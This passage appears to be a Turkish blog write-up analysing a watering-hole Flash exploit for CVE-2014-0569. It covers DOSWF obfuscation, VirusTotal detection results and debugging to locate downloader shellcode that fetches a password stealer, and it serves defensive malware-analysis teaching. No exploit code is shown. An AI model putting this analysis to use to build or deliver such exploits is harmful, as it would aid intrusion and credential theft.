
Ücretli kaynak koda çevirici yazılımların çuvalladığı noktada JPEXS Flash Decompiler aracına bir şans vermek istedim. SWF dosyasını bu araçla açtığımda, BinaryData kısmında başka bir SWF dosyası daha olduğunu gördüm. Bunu da açıp içine baktığımda ise bunun DOSWF isimli bir araç ile şifrelendiği ve gizlendiğini gördüm.




440998.swf isimli dosyayı VirusTotal sitesine yüklediğimde, 55 tane Antivirüs yazılımından sadece 2 tanesinin bunu zararlı yazılım olarak tespit edebiliyordu. VirusTotal analiz raporunun File detail bölümünde, bu SWF dosyasının DOSWF programı ile gizlendiği, şifrelendiği ve DOSWF programının Username:zlaszloflash@yandex.ru.fr adına lisanslı olduğunu gördüm. "zlaszloflash@yandex.ru.fr" e-posta adresini Google'da arattığımda bu defa başka bir VirusTotal analiz raporu ile daha karşılaştım ve bu analizin yorumlar (comments) kısmında burada kullanılan istismar kodunun CVE-2014-0569 zafiyetini istismar ettiği bilgisine yer verilmişti.


Antivirus scan for cb3af4f
https://www.virustotal.com/en/file/cb3af4fa5affcf031948f6f2793da99aaf759a978f72c500d442abf8591f366d/analysis/1417592493/
Community Statistics Documentation FAQ About English Join our community Sign in
virustotal
SHA256: cb3af4fa5affcf031948f6f2793da99aaf759a978f72c500d442abf8591f366d
File name: 440998.swf
Detection ratio: 2 / 55
Analysis date: 2014-12-03 07:41:33 UTC (1 week, 2 days ago) View latest
0 0
Analysis File detail Additional information Comments 0 Votes
Antivirus Result Update
McAfee-GW-Edition BehavesLike.Flash.Exploit.nb 20141202
Norman Exploit.ANS 20141203
ALYac 20141203
AVG 20141203
AVware 20141121
Ad-Aware 20141203
AegisLab 20141203
Agnitum 20141201
AhnLab-V3 20141202



Antivirus scan for cb3af4f
https://www.virustotal.com/en/file/cb3af4fa5affcf031948f6f2793da99aaf759a978f72c500d442abf8591f366d/analysis/1417592493/
Community Statistics Documentation FAQ About English Join our community Sign in
Duration 0.033 seconds
File attributes HasMetadata, ActionScript3, UseNetwork
Unrecognized SWF tags 2
Total SWF tags 16
ActionScript 3 Packages
flash.accessibility
flash.display
flash.events
flash.geom
flash.net
flash.system
flash.utils
mx.core
mx.events
mx.utils
SWF metadata
<![CDATA[<rdf:RDF xmlns:rdf="http://www.w3.org/1999/02/22-rdf-syntax-ns#"><rdf:Description rdf:about="flash swf encrypt" xmlns:dc="http://purl.org/dc/elements/1.1/"><dc:title>Encrypted by DoSWF</dc:title><dc:description>Version:2.3.0
Username:zlaszloflash@yandex.ru.fr
Index:http://www.doswf.com
Author:http://www.laaan.cn</dc:description></rdf:Description></rdf:RDF>]]>





ZDI'ın web sitesinde, CVE-2014-0569 zafiyetinin casi32 fonksiyonu ile ilgili olduğu bilgisine yer verilmişti. JPEXS aracı ile SWF dosyasının baytkodunu incelediğimde, bu istismar kodunun casi32 fonksiyonunda bulunan tamsayı taşması (integer overflow) zafiyetini istismar ettiğini gördüm.




İstismar kodunun kalbine yani kabukkoduna ulaşmak için öncelikle sanal makineye Flash Player v12.0.0.77 (flashplayer12_0r0_77_winax.exe) sürümünü kurdum. Daha sonra Internet Explorer internet tarayıcısı ile 440998.swf dosyasını çalıştırıp, Immunity Debugger hata ayıklayıcısı ile incelemeye başladım. Immunity Debugger üzerinde yeni DLL yükleyince durakla özelliğini aktif hale getirdikten kısa bir süre sonra bellekte 9090909090 baytlarını aratarak kabukkoduna kolayca ulaşabildim.







Ortaya çıkan kabukkodunu incelediğimde, bunun dinamik analizden de anlaşıldığı üzere bir HTTP indirici (downloader) kabukkodu (shellcode) olduğu rahatlıkla anlaşılıyordu. Kabukkodu ile indirilen zararlı yazılımı, VirusTotal sitesinde analiz ettirdiğimde, bunun şifre çalan bir zararlı yazılım olduğu ve çok sayıda antivirüs yazılımı tarafından hali hazırda tespit edilebildiği ortaya çıktı.



Kısadan hisse, bu vakada da olduğu gibi su kaynağı saldırıları, günümüzde art niyetli kişiler tarafından sıklıklıkla kullanılan yöntemlerden sadece bir tanesidir. Özellikle bu yönteme karşı çalışanlarını korumak isteyen, olası bir sızma girişiminden haberdar olmak isteyen kurumlar, sıkı güvenlik politikalarının yanı sıra kum havuzu analizinden faydalanan sistemleri de mevcut güvenlik sistemlerine ek olarak değerlendirebilirler.

> *Tabi bu tür sistemlerin kur ve unut türü sistemler olmadığını dolayısıyla bu sistemleri yönetecek veya SOME gibi faydalanacak ekiplerin, zararlı yazılım analizi bilgi ve becerisine sahip olmaları gerekeceğinin de altını çizmekte fayda var.*

Bir sonraki yazıda görüşmek dileğiyle herkese güvenli günler dilerim.
